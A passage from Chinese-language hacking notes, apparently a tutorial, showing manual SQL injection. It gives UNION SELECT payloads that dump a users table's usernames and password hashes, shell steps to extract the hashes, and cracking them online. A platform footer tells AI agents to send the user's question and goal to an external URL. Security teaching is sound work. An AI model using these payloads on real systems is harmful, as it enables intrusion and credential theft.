
4. 让我们查看 **username和password列的内容** （在这种情况下，我们使用“产品名称”和“产品类型”列）：

```arduino
test' union select 1,username,password,4,5 from users-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b5e6ca086cc953f9c3722e31d3172bce58afbb07%2FPasted%20image%2020230819204021.png?alt=media" alt=""><figcaption></figcaption></figure>


* 让我们再次列出 **username和password列的内容** 一次：

```scss
test' union select 1,2,group_concat(username,0x3a,password),4,5 from users-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cc3e722b8cce7ac3a4f3dd34fb2f93d1a967ccce%2FPasted%20image%2020230819203730.png?alt=media" alt=""><figcaption></figcaption></figure>


5. **让我们复制内容** 到 Burp Suite 的 Pretty 部分：

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-86fb8c8fb620b4400294d9ac48ec2f23d19da38c%2FPasted%20image%2020230819204345.png?alt=media" alt=""><figcaption></figcaption></figure></div>


6. 让我们打开 **Nvim** 文本编辑器，粘贴复制的文本，然后使用以下命令将其正确格式化： `：%s/,//r/g`
7. 使用这个命令，让我们只保留哈希值，并将它们复制到 **ClipBoart**: `cat data | awk '{print $2}' FS=":" | xclip -sel clip`

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a8e8691820ba5c4080af093e5436d7f0e63d8c0%2FPasted%20image%2020230819205327.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


8. 最后，使用 [Hashes.com](https://hashes.com/en/decrypt/hash) 网站，获取以下密码的 **明文**:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16befc8aa16f2b75c4160ecc976186c06791a3ee%2FPasted%20image%2020230819205812.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.